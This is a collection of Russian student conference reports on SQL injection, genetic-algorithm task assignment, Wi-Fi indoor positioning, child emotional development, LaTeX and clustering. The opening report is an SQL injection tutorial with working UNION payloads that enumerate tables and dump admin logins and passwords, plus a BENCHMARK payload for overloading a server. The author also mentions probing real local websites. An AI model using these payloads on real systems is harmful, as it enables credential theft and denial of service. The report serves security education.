В этом докладе будет рассмотрен тип *SQL injection*. Научное описание этой уязвимости звучит так: «Внедрение SQL-кода (англ. SQL injection) - один из распространённых способов взлома сайтов и программ, работающих с базами данных, основанный на внедрении в запрос произвольного SQL-кода». Благодаря этой уязвимости злоумышленник может изменить запрос, что позволит получить несанкционированный доступ к базе данных, а впоследствии просмотреть или даже изменить записи.

Статистика. В 2014 году, по данным сайта securitylab.ru возросло количество уязвимостей (больше чем в 2013, 2012, 2011), способных осуществить SQL injection. И, как раз в этом году, была обнаружена SQL-инъекция в популярной системе управления контентом Drupal. Тогда пострадало более миллиона веб-сайтов, работающих на основе этой системы.

Начнём с теории. Веб-приложения, как правило, для хранения информации используют различные базы данных, самая распространённая на данный момент MySQL. В базах данных существуют таблицы с различной структурой, в этих таблицах есть записи. Для примера, возьмём таблицу *users* со следующей структурой (*id, login, pass, god*), она будет иметь несколько записей (*1, admin, 12345, 1*), (*2, Andrei, 123456, 0*) и таблицу *news* (*id, title, text, data*). Для того чтобы вывести определённую новость, необходимо написать запрос вида: “*SELECT * FROM `news` WHERE `id` = 1*”. Данный запрос выведет запись с *id* равным одному. Обычно, на сайтах это выглядит следующим образом: существует страничка, например `news.php?id=1--`. Этот самый параметр и передается в запрос примерно таким способом:

```
<?php $id=$_GET['id'];  
$array = mysql_query("SELECT * FROM `news` WHERE `id` = ' ".$id." ");
```

...

Поиск уязвимости. Как видно по листингу, если подставить в запрос кавычку, то его можно изменить.

```
news.php?id=1'-- (SELECT * FROM `news` WHERE `id` = ' 1'-- )
```

Также можно попробовать подставить двойную кавычку, апостроф, % или написать что-то на подобии `news.php?id=1 bla bla`. Если в ответ вы видите сообщение «*You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "*» или подобное, значит вы нашли уязвимость. Но ошибка будет выведена лишь в том случае, если это видимая SQL injection. Существует также и слепая SQL injection, когда ошибку мы не видим, но, страничка становится отличной от той, которая была до внедрения потусторонних символов в запрос.

Использование уязвимости. Как уже было сказано выше, с помощью уязвимости можно сделать немало вещей. В основном их используют для кражи каких-либо записей, к примеру, логина и пароля администратора сайта, или какой-либо внутрисайтовой корреспонденции. Для того чтобы с помощью обычного запроса, который выводит новость, вывести, к примеру, логин и пароль, нужно воспользоваться оператором UNION (*он служит для объединения результатов, при условии, что выводить оба запроса должны равное количество столбцов*). Естественно, столбцы нужно подобрать, делается это следующим способом. С помощью оператора

```
news.php?id=1+ GROUP+BY+6 --
```

если полей меньше чем 6, то будет ошибка. Таким способом можно подобрать, увеличивая или уменьшая цифру 6, последнюю цифру, где будет ошибка; следующая и будет нужной. Также есть оператор **ORDER BY**, он работает ровно наоборот. Как только найдено количество полей, в нашем случае это 6, можно внедрять следующий код:

```
news.php?id=1+UNION+SELECT+1,2,3,4,5,6 --
```

Если количество полей определено верно, то ошибок не возникнет. Теперь остаётся узнать, какие таблицы существуют в базе данных, и какую структуру они имеют. Для этого можно использовать

```
news.php?id=-1'+UNION+ SELECT+ 1,2,3,TABLE_NAME,5,6+ FROM+ INFORMATION_SCHEMA.TABLES+LIMIT+0,1--
```

(-1 перед кавычкой берётся специально, чтобы первый запрос пришёл с нулевым результатом). Изменяя первый параметр оператора LIMIT, можно просмотреть названия всех таблиц. Например, найдена таблица с названием **users**. Теперь можно определить поля, для чего применить такой запрос:

```
news.php?id=-1' +UNION+SELECT 1,2,3, COLUMN_NAME,5,6 FROM+ INFORMATION_SCHEMA.COLUMNS+WHERE TABLE_NAME=users+LIMIT 0,1 --
```

(Делаем то же самое, что и в предыдущем внедрении). Итак, допустим, имеется **users** (с полями *login*, *password*, *email*, *phone*), а теперь необходимо узнать пароль пользователя с *id=1*.

```
news.php?id=-1'+ UNION+ SELECT+1,2,login,password,5,6+ FROM +users+WHERE+id=1+LIMIT 1 --,
```

вот такой несложный запрос покажет то, что нас интересует. Но, **INFORMATION_SCHEMA.TABLES** работает не на всех базах данных, иногда приходится писать наугад. Ещё можно перебрать всех пользователей, вот таким запросом,

```
news.php?id=1'+UNION+SELECT+1,2,login,password,5,6+FROM +users+LIMIT+0,1--
```

(Также перебираем подчёркнутую цифру, и смотрим всех, по очереди).

По аналогии можно вывести другую таблицу, к примеру, есть необходимость узнать значения полей (*phone*, *email*) в табличке **adm_users**, тогда запрос будет такой:

```
UNION+SELECT+1,email,phone,3,4,5,6+FROM+adm_users --
```

DDOS атака на веб-приложение. Это возможность с помощью нетяжёлого запроса временно вывести из строя сервер.

```
http://site.com/news.php?id=-1'+ SELECT+BENCHMARK(100000, BENCHMARK(100000,md5(current_time)))
```

достаточно раз десять обновить страничку с такими параметрами и сервер будет перегружен.

Защита. Для того, чтобы защитить проект, необходимо фильтровать входные данные, к примеру с помощью *\$id=(int) \$_GET['id']*. Также необходимо фильтровать кавычки и использовать функцию *Addslashes()*. Подобных уязвимостей позволяет избежать использование framework или хотя бы работа с SQL через расширение *mysqli* или *PDO* (для *php*).

Вывод. Многие крупные сайты, к примеру сайт телеканала ТНТ, Microsoft, xbox, были атакованы именно из-за SQL injection. Я лично, решив

проверить некоторые сайты города Таганрога, нашёл немало потенциально уязвимых веб-сайтов. Среди них, есть как муниципальные, к примеру *Центр Занятости Таганрога*, так и обычные, - компания «ПЭК», ГК «ФАКЕЛ» ТАГАНРОГ и т.д. В связи, с такой печальной статистикой, следует обращать особое внимание на безопасность, в том числе на безопасность SQL-запросов.

Литература:

1. SQL Injection Walkthrough, - <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>.
2. SQL injection для начинающих, - <http://habrahabr.ru/post/148151/>
3. SQL Injection от А до Я, - <http://www.ptsecurity.ru/download/PT-devteev-Advanced-SQL-Injection.pdf>

Решение задачи о назначении с использованием генетического алгоритма

Магин Я.С.

Научный руководитель: Родзина О.Н., ст. преподаватель кафедры МОП ЭВМ

Задача о назначении – одна из фундаментальных задач комбинаторной оптимизации в области математической оптимизации. Для ее решения используются различные методы, данная работа посвящена использованию генетических алгоритмов [1].

Постановка задачи заключается в следующем: необходимо реализовать генетический алгоритм, позволяющий получить оптимальное распределение заданий для рабочих в программной модели зоопарка. Программная модель представляет собой СМО, где каналы обслуживания – рабочие, а поступающие заявки – работы, которые нужно выполнить. Введем следующие обозначения.

Пусть m – количество типов задач, решаемых рабочими зоопарка при обслуживании системы, N – число рабочих. $X = \{x_i\}$, $i=1 \dots m$ – вектор, где x_i – количество задач i -го типа, которое должен выполнять каждый работник за определенный промежуток времени. $A = \{a_i\}$, $i=1 \dots m$ – вектор, где a_i – коэффициент стоимости решения работником одной задачи i -го типа. $Y = \{y_i\}$, $i=1 \dots m$ – вектор, где y_i – общее количество заявок i -го типа, приходящее в систему, которое должно быть оптимально распределено между работниками. Обозначим через $f(X)$ – функцию стоимости затрат для работника, возникших при решении им всех назначенных задач за промежуток времени, т.е.

$$f(X) = \sum_{i=1}^m x_i * a_i. \quad (1)$$

Введем следующие ограничения. Во-первых, ограничение (2), позволяющее следить за тем, чтобы затраты работников на исполнение обязанностей были приблизительно сопоставимы друг с другом (т.е. позволяющее избегать ситуации, когда кто-то работает заметно больше или заметно меньше других):

$$f(X) \in (C - d; C + d), \quad (2)$$

здесь d – величина, характеризующая допустимое отклонение от C – среднего значения стоимости выполнения работ, которое задается перед началом работы алгоритма; значение C вычисляется по формуле

$$C = \frac{\sum_{i=1}^m y_i \cdot a_i}{N} \quad (3)$$

где m – количество видов работ, y_i – элемент вектора Y , a_i – элемент вектора A , N – количество работников.

Во-вторых, ограничение (4), которое указывает, что в матрице решений сумма i -го столбца должна быть равна i -му элементу вектора Y , т.е. общее количество задач i -го типа, решаемое N работниками, должно быть равно общему количеству задач i -го типа, приходящему в систему.

$$\sum_{j=1}^N q_{ji} = y_i, i = 1 \dots m \quad (4)$$

Значения элементов векторов X , A , Y должны быть неотрицательны, поскольку нельзя выполнить отрицательное количество работ. Отрицательные значения коэффициентов стоимости также недопустимы, поскольку это приведет к уменьшению значения функции стоимости выполнения работ. Следовательно, вводятся ограничения:

$$x_i \geq 0, a_i \geq 0, y_i \geq 0, i = 1 \dots m \quad (5)$$

С учетом введенных обозначений, размерность поставленной задачи составляет $N \cdot m$ – количество работников, умноженное на количество типов заявок, приходящих в систему. Составим матрицу о назначении для нашей задачи, где количество строк равно количеству рабочих в системе, а количество столбцов – количество видов работ, подлежащих выполнению:

$$\begin{matrix} q_{11} & q_{12} & \dots & q_{1m} \\ \vdots & \vdots & \vdots & \vdots \\ q_{N1} & q_{N2} & \dots & q_{Nm} \end{matrix} \quad (6)$$

В рамках реализации данного генетического алгоритма под хромосомой понимается отдельно взятая строка матрицы о назначении, под генами – элементы матрицы, находящиеся в этой строке. Обычно размер популяции N_p (т.е. количество хромосом) устанавливают в диапазоне $4 \cdot n \leq N_p \leq 1000 \cdot n$, где n – размер одного элемента популяции (длина хромосомы) [2]. Доказано, что это необходимо для эффективной работы алгоритма. Однако в данной задаче работа с таким количеством хромосом невозможна, поскольку нужно постоянно проверять матрицу на выполнение ограничения (3). Поэтому размер популяции равен количеству строк матрицы.

Перед началом работы алгоритма задаются элементы векторов Y и A , максимально допустимое количество популяций, т.е. итераций выполнения генетического алгоритма. Это число является одним из критериев прекращения выполнения алгоритма. Также задается количество исключаемых хромосом и длина полуинтервала допустимых значений функции стоимости. Конечным результатом вычислений является матрица размером $N \times m$, где i -я строка представляет собой значение вектора X для i -го рабочего системы. Выполнение алгоритма завершается, когда все вектора результирующей матрицы удовлетворяют поставленным ограничениям, либо когда получено максимальное допустимое число популяций.

Для комбинирования хромосом используются три генетических оператора – оператор мутации, оператор инверсии, оператор одноточечного кроссинговера [3]. Из каждой популяции исключаются хромосомы, для которых значение целевой функции не лежит в заданном диапазоне, устанавливающем минимальную и максимальную стоимости выполнения работ, т.е. для которых не выполняется ограничение (2). Число исключаемых хромосом является одним из параметров алгоритма и задается в начале работы.

После выполнения каждой итерации ГА необходимо проводить дополнительную коррекцию результирующей матрицы, т.к. получившееся в результате выполнения ГО суммарное количество раз выполнения j -ой работы, может не соответствовать распределяемому заявленному количеству, т.е. j -му элементу вектора Y (ограничение (3)). Коррекция заключается в том, что сначала определяется соотношение между суммой элементов матрицы по j -му столбцу и значением элемента y_j . Если сумма по столбцу получилась больше соответствующего элемента вектора Y , то ее необходимо уменьшить, для чего в столбце матрицы на единицу уменьшается максимальный элемент этого столбца. Данное действие допустимо, поскольку мы работаем с целыми числами (работа выполняется целое число раз), и единица – минимальное число, с которым можно работать. Постепенно вычитая единицу из элементов матрицы, мы сможем привести столбец к допустимому виду. Если сумма получилась меньше соответствующего элемента вектора Y , то, соответственно, требуется ее увеличить, и для этого на единицу нужно увеличить минимальный элемент столбца. Процедура повторяется до тех пор, пока сумма по каждому столбцу матрицы не будет совпадать с искомым распределяемым значением из вектора Y .

Эксперименты показали, что алгоритм успешно решает задачу распределения заданий между работниками с учетом допустимых значений функций стоимости для работников. Алгоритм предполагается усовершенствовать для большего приближения к практической

деятельности, введя в расчет профессиональную компетентность каждого работника и его способность качественно выполнять ту или иную работу.

Литература:

1. Курейчик В.В., Курейчик В.М., Родзин С.И. Теория эволюционных вычислений. М.: Физматлит, 2012. – 260 с.
2. Родзин С.И. Теория принятия решений: лекции и практикум: учебное пособие. – Таганрог, изд-во ТТИ ЮФУ, 2010. 336 с.
3. Родзин С.И., Родзина О.Н. Методы оптимизации. Решебник к курсу лекций. – Таганрог: Изд-во ЮФУ, 2013. -148 с.

Мобильная система локального позиционирования

Терзьян А.Д.

Научный руководитель: Хусаинов Н.Ш, заведующий кафедры МОП ЭВМ

Проблема определения своего местоположения не нова. Фактически, она является одной из первых и основных задач человека. Развитие науки, обеспечило удобные и универсальные способы определения местоположения, не требующие специфических знаний.

Лидером данного направления являются системы глобального позиционирования (GPS). Они опираются на сеть спутников, движущихся по орбите Земли. Принцип работы систем основывается на том, что зная скорость и местоположение спутника, можно определить собственное местоположение. Точность, с которой определяются координаты, достигает величины до 3 метров.

Однако, для систем основанных на приеме сигнала от источника в прямой видимости, существуют значительные ограничения. Их накладывает современная инфраструктура. Огромные железобетонные конструкции пагубно влияют на сигналы для дальнейших расчетов. Это делает невозможным позиционирование как в районах с плотной застройкой, так и внутри зданий.

В качестве альтернативы можно использовать существующие инфраструктуры беспроводных сетей стандарта WI-FI. Ввиду широкого распространения данной технологии в современном обществе, а так же при относительной невысокой стоимости и легкодоступности, системы позиционирования, использующие беспроводные сети, смогут обеспечить непрерывную работу систем навигации в независимости от местоположения источника сигнала.

Для таких систем можно использовать общеизвестные алгоритмы позиционирования, используемые в существующих системах

позиционирования. Однако, задачей работы является не только создание, но и разработка более оптимального метода определения координат объекта.

Алгоритм «Ближайшей точки» определяет координаты объекта по ближайшему источнику сигнала. Данный алгоритм отличается низкой вычислительной сложностью ($O(N)$) и простотой реализации. Однако данный алгоритм имеет крайне низкую точность и сильно зависит от количества источников сигнала.

На основании алгоритма «Fingerprint» координаты объекта можно узнать по сопоставлению данных сигнатур точек доступа для определенной координаты. Данный алгоритм обеспечивает высокую точность, однако требует предварительной настройки, а именно создание базы данных с подробной сигнатурой всех точек на карте. Так же высока и стоимость вычисления данных – $O(N \cdot M)$, где M – количество записей в базе данных.

Два данных алгоритма могут работать совместно, дополняя работу друг друга. Система обрабатывает данные в два этапа. На первом этапе алгоритм «ближайшей точки» находит наиболее сильный сигнал от точки доступа. Он будет являться основным критерием отбора. Далее система выбирает записи из базы данных по сигнатуре отправленной клиентом, в которых присутствует точка доступа, найденная на первом этапе.

Таким образом, сокращается время для уточнения координат на втором этапе работы системы в отличие от основного алгоритма. При этом знание координат точек доступа дает возможность дальнейшего улучшения точности позиционирования. Используя модель распространения радиоволн, можно увеличить точность позиционирования, даже имея неточную базу данных с «отпечатками пальцев».

Основываясь на принципе работы системы, были проведены опытные исследования в корпусе «Г» Инженерно-технической академии ЮФУ. В любой точке этажа были зафиксированы стабильные сигналы от 3-4 точек доступа (рисунок 1).




Рисунок 1 – План левого крыла 4 этажа корпуса "Г" ЮФУ и схематичное расположение точек замера уровня сигнала

В тестовом режиме работы системы были получены результаты создания сигнатуры исследуемой локации. Результаты приведены в таблице 1.

Таблица 1 – Результаты измерения уровня сигнала в десяти контрольных точках

BSSID 00:1c:f9:2d	Контрольные точки									
	1	2	3	4	5	6	7	8	9	10
:34:42	98	85	76	70	60	60	65	69	85	98
:ee:52	-	-	98	94	88	96	98	-	-	-
:35:52	55	61	76	84	93	-	-	-	-	-
:77:02	-	-	-	-	-	-	98	95	86	71

На основании полученных данных можно заключить, что система определяет каждую точку в пространстве из множества имеющихся записей и выполняет задачу позиционирования.

Литература:

1. Моторин А.В., Люкшонков Р.Г., Медведков А.В. Системы индивидуальной навигации. Состояние перспективы развитие// Гироскопия и навигация. 2012. № 2. С. 143-144

2. Устинов Н., Намиот Д. О практическом использовании qr-кодов в гео-информационной системе // International Journal of Open Information Technologies ISSN: 2307-8162. — 2013. — Т. 1, № 9. — С. 17–22

Развитие эмоциональной сферы младших школьников, находящихся в ситуации семейного неблагополучия

Войтенко М.А.

Научный руководитель: Истратова О.Н., к.псих.н., доцент кафедры Психологии

Актуальность исследования обусловлена важностью вопроса о роли семьи в воспитании детей. Проблема связана с тем, что раннее эмоциональное нарушение (отсутствие заботы родителей о детях или девиантная забота) оказывает крайне негативное влияние на психическое развитие детей, дети глубже переживают кризисный период, а так же приводит к проблемам на следующих этапах взросления, к социальной дезадаптации ребенка [1].

Младший школьный возраст — это возраст интенсивного развития эмоциональной сферы ребенка. В данном возрастном периоде школьники очень эмоциональны, и, не смотря на все, что происходит вокруг них, они в целом оптимистичны. Эмоциональная сфера в младшем школьном возрасте

усложняется: развиваются сложные чувства, нравственные эмоции и переживания [3].

Для полноценного развития эмоциональной сферы ребенка немалую роль играют теплота семейных отношений и психологический комфорт ребенка в семье. Ребенок должен воспитываться в эмоционально теплой и стабильной обстановке, чувствовать, что он любим, уважаем как личность. Чего лишены дети из детского дома и неблагополучных семей, уже на раннем этапе развития у них наблюдается бедность и негативные характеристики эмоциональной сферы [2].

Цель исследования: изучить особенности эмоциональной сферы младших школьников из благополучных, неблагополучных семей и детей из детского дома.

Объект исследования: дети младшего школьного возраста.

Предмет исследования: эмоциональная сфера младших школьников из благополучных и неблагополучных семей, а также – социальных сирот. Описание выборки: дети младшего школьного возраста, учащиеся 2-3 класса МОБУ лицея №33 и МОБУ СОШ №17 (возраст: 8-10 лет), воспитанники детских домов №3 и №17. Количество испытуемых: 90 человек. Социальный институт: детский дом, школа, семья. С помощью методик «Шкала эмоционального отвержения» (для родителей) и «Рисунок семьи» [2] (для детей), мы распределили детей на 3 группы: благополучные, неблагополучные и воспитанники детского дома.

Анализ методики «Домики» дал нам большие результаты в раскрытии эмоциональной сферы младших школьников. 40% детей, находятся в эмоциональном и физическом истощении. Это может вызвать различные негативные проявления: агрессию, импульсивность, тревожность, различные социальные страхи. При этом в данном возрасте у детей должно сложиться позитивное отношение к окружающей реальности и деятельности, в которую он погружен. Однако у 81% детей из благополучных семей наблюдается инверсия и амбивалентность эмоций, негативный фон составляет 27%. У детей из неблагополучных семей негативный эмоциональный фон составляет 53%. У 90% детей наблюдается инверсия и амбивалентность эмоций. У детей из детского дома негативный эмоциональный фон составляет 63%. У 86% детей наблюдается инверсия и амбивалентность эмоций.

Высокий уровень инверсии у всех детей говорит нам об уже существующих проблемах у ребенка в личностном развитии (счастье-горе – блок базового комфорта, справедливость – обида – блок личностного роста, дружба – ссора – блок межличностного взаимодействия, доброта – злоба – блок потенциальной агрессии, скука – восхищение – блок познания). Например, когда ребенок окрашивает счастье менее предпочитаемым цветом.

Данная методика показывает нам отношение детей к той деятельности, которой они занимаются и любят, так у детей из неблагополучных семей и детского дома наблюдается неудовлетворение деятельностью, и негативный фон даже к той деятельности, которую он любит.

Методика «Страхи в домиках». На основе теоретических данных, мы можем сказать, что для младших школьников характерны и считаются естественными социальные страхи (опоздать в школу, наказания, не выполнить уроки, смерть родителей и собственная смерть). Единственное отличие детей из детского дома в том, что они больше переживают собственную смерть, чем своих близких людей. Полученные результаты подтверждают эту теорию, но у детей из благополучных семей помимо социальных страхов, есть страхи медицинские, физические, пространственные и страхи темноты. Пространственные и страхи темноты не характерны для данного возраста, что говорит о том, что у детей уже есть эмоциональные нарушения, приводящие к повышению тревожности и т.д.

Для детей из неблагополучных семей характерны такие страхи, как социальные, пространственные, физические. Но, в отличие от всех детей, у них больше всего выражен страх собственной смерти.

Для детей и детского дома характерны страхи медицинские и страх темноты. Так же это социальные страхи, но в них они больше всего боятся наказания, чем например, опоздать в школу или не выучить уроки. В отличие от всех детей, дети из детских домов не боятся своей смерти.

В отличие от всех детей, у неблагополучных детей самый высокий уровень страхов (например, из 30 предложенных им страхов, они у себя указывали 20-25, в то время как остальные дети указывали 10-12).

Методика «Кактус» помогла нам определить степень выраженности агрессии и тревожности у детей, а также различные аспекты эмоциональной сферы. Основываясь на теоретическом материале, мы можем сказать, что в младшем школьном возрасте детям характерны высокие показатели открытости, оптимистичности эмоций и зависимости от мнения учителей и родителей. Это не характерно для детей из неблагополучных семей: для них характерна высокая степень агрессивности, импульсивности, стремления к лидерским позициям, демонстративность, скрытость, тревога, чувство одиночества, но при этом и стремление к домашней защите.

Для воспитанников детского дома характерны агрессивность (80%), импульсивность (90%), эгоцентризм (80%), стремление к лидерству (80%), тревога и чувство одиночества (87%), что подтверждает гипотезу нашего исследования. Но при этом у детей из благополучных семей были выражены показали стремления к защите и демонстративности, что не характерно для таких детей (возможно, это связано с тем, что родители слишком опекают своих детей и они боятся остаться без этой защиты).

Таким образом, эмоциональная сфера уже в младшем школьном возрасте имеет нарушения, не смотря на тип семейного воспитания. Формы проявления негативных эмоций могут стать факторами риска дисгармоничного развития эмоциональной сферы и раннего формирования эмоциональных нарушений. В дальнейшем это может привести к тому, что развитие более сложных чувств может развиваться негативно и приведет к нарушениям на дальнейших этапах развития.

Литература:

1. Истратова О.Н. Развитие младшего школьника в условиях эмоционального отвержения его родителями // Известия ЮФУ. Технические науки. – 2012. – № 10 (135). – С. 186-193.
2. Истратова О.Н., Широкова Г.А., Эксакусто Т.В. Большая книга детского психолога. Ростов-на-Дону, 2010. Сер. Серия «Психологический практикум» (3-е изд.). – 576 с.
3. Обухова Л.Ф. Возрастная психология и психология развития. М., 2005.

Использование систем компьютерной верстки документов (LaTeX)

Крикун М.Н.

Научный руководитель: Беликов А.Н., ассистент кафедры системного анализа и телекоммуникаций

Целью данного доклада является знакомство пользователя со специальным пакетом макрорасширений TeX, LaTeX. В качестве примера была реализована работа пользователя, которая состоит из таких действий, как написание исходного «кода» и расположения текста внутри «кода». При реализации использовался язык низкоуровневой разметки, содержащей готовые наборы макросов и расширений.

Что такое TeX? TeX это система компьютерной верстки, которую разработал профессор информатики Дональд Эрвин Кнут, заложив в его основу, простую идею. Идея заключалась в том, что TeX должен был работать с блоками и их клеем. В качестве блоков выступали буквы, объединяющиеся в слова, которые в свою очередь объединялись в строки, абзацы и т.д. А между этими блоками должен был присутствовать клей, имеющий ширину по умолчанию и степени увеличения или уменьшения этой ширины [1].

Все началось в начале 80-х с профессора Лесли Лемпорта. Он начал разработку издательской системы LaTeX, взяв за основу TeX. LaTeX – набор макросов на языке TeX, который заточен под решение специфичных задач. Когда LaTeX был разработан, его работа показалась пользователям сборником рецептов, для выбора сценария стирки на стиральной машине

автомате, где не нужно задумываться о том какая будет скорость, уровень воды, обороты, количество моющего средства, пользователь просто выбирает режим.

В итоге, пользователю не нужно бытьTeXником, ему нужно просто выбрать стиль и использовать его команды в соответствии со спецификой своей задачи.

Дистрибутивы LaTeX. LaTeX состоит из набора пакетов, причем набор этих пакетов не фиксирован, что позволяет пользователю настроить LaTeX для решения определенных задач преследующие разные цели.

В пример назову основные дистрибутивы.

- TeX Live (Создавался, как дистрибутив для работы в Unix-подобных системах)
- MiKTeX (Пользуется особой популярностью у пользователей MS Windows)
- MacTeX (Дистрибутив созданный для работы в системе Mac OS X)

Работа в LaTeX.

LaTeX не является простым текстовым редактором, и не предназначен для написания маленьких текстов типа «Hello world». LaTeX является разработкой созданной для облегчения работ с большими объемами работ, например, с помощью LaTeX можно превратить разросшуюся статью в книгу.




Рис. 1. Иллюстрация работы в LaTeX.

В качестве результата LaTeX выдает файл.dvi

Посмотреть результат можно:

- С помощью xdv или dviout
- Преобразовать Dvi-файл в PostScript и просмотреть его в gv (Unix) или ghostview (Windows)
- Преобразовать в PDF-файл

В процессе работы LaTeX записывает и читает несколько файлов.




Рис. 2 LaTeX конвейер.

Выше был описан LaTeX – конвейер. Существует возможность заменить LaTeX на pdfLaTeX, тогда на выходе будет получаться PDF-файл, а графическая информация представляется в форматах PNG или PDF [2].

TeX: разновидности и расширения [4].

- LaTeX
- pdfTeX
- XeTeX
- LuaTeX
- Omega(TeX)
- BibTeX
- ABC (нотная запись)
- XyTeX

Эти пакеты предназначены для решения разных задач соответствующим разным предметным областям [3].

В итоге, рассмотрев систему компьютерной верстки TeX, можно понять, что TeX популярен в академических кругах для создания методических пособий, книг, и т.п, так как пользователю не придется задумываться о нумерации формул, графиков, теорем, разделов, а так же весь текст будет подчиняться заданному стилю в исходном коде. Таким образом можно сказать, что TeX является хорошей программой для создания и оформления текстов любой сложности и содержания.

Литература:

1. Балдин Е.М. «Компьютерная типография LaTeX/Появление LaTeX» 2008. С. 13
2. <https://ru.wikibooks.org/wiki/LaTeX/>
3. <https://ru.wikipedia.org/wiki/TeX>

Биоинспирированный подход для решения задачи кластеризации

Григораш А.С.

Научный руководитель: Курейчик В.В., д.т.н., профессор кафедры систем автоматизированного проектирования

Введение. В последнее время, стремясь к повышению эффективности решаемой задачи, создаются базы из огромных массивов собранных данных. Основные методы обработки огромных массивов данных относятся к процессу поддержки принятия решений, основанного на поиске данных скрытых закономерностей или интеллектуальному анализу данных (Data Mining). Одной из важных задач интеллектуального анализа данных является задача кластеризации – частный случай задачи обучения без учителя, которая сводится к задаче разбиения заданной выборки объектов (ситуаций) на непересекающиеся подмножества, называемые кластерами, так, чтобы каждый кластер состоял из схожих объектов, а объекты разных кластеров существенно отличались [1,2]. Она является NP – полной, трудной задачей, поэтому необходимо разрабатывать нестандартные алгоритмы и методы для нахождения эффективного решения за полиномиальное время. Рассмотрим формальную постановку задачи кластеризации.

1. Формальная постановка задачи. Пусть X — множество объектов, Y — множество меток кластеров. Задана функция расстояния между объектами

$$\rho(x, x') \quad (1)$$

Имеется конечная обучающая выборка объектов

$$X^m = \{x_1, \dots, x_m\} \subset X \quad (2)$$

и требуется разбить выборку на непересекающиеся подмножества, называемые кластерами, так, чтобы каждый кластер состоял из объектов, близких по метрике ρ , а объекты разных кластеров существенно отличались. При этом каждому объекту $x_i \in X^m$ приписывается метка кластера y_i .

Алгоритм кластеризации — это функция,

$$G: X \rightarrow Y \quad (3)$$

которая любому объекту $x \in X$ ставит в соответствие номер кластера $y \in Y$. Множество Y в некоторых случаях известно заранее, однако чаще ставится задача определить оптимальное число кластеров, с точки зрения того или иного критерия качества кластеризации [2].

При решении задачи кластеризации метки исходных объектов y_i изначально не заданы, и даже может быть неизвестно само множество Y .

2. Архитектура биоинспирированного подхода. Для эффективного решения задач интеллектуального анализа данных, а в частности задачи кластеризации, предлагаются эвристические алгоритмы, в которых процесс заключается в последовательном преобразовании одного конечного множества альтернативных решений в другое, используя для этого механизмы и принципы генетики и эволюции живой природы [3,4]. На рис.1, представлена архитектура биоинспирированного поиска:

Здесь:

- КА - блок выполнения комбинированного алгоритма;
- МА - блок выполнения муравьиного алгоритма;
- ПА - блок выполнения пчелиного алгоритма;
- ОР - блок оператора рекомбинации, позволяющий анализировать текущую популяцию альтернативных решений и управлять процессом поиска.

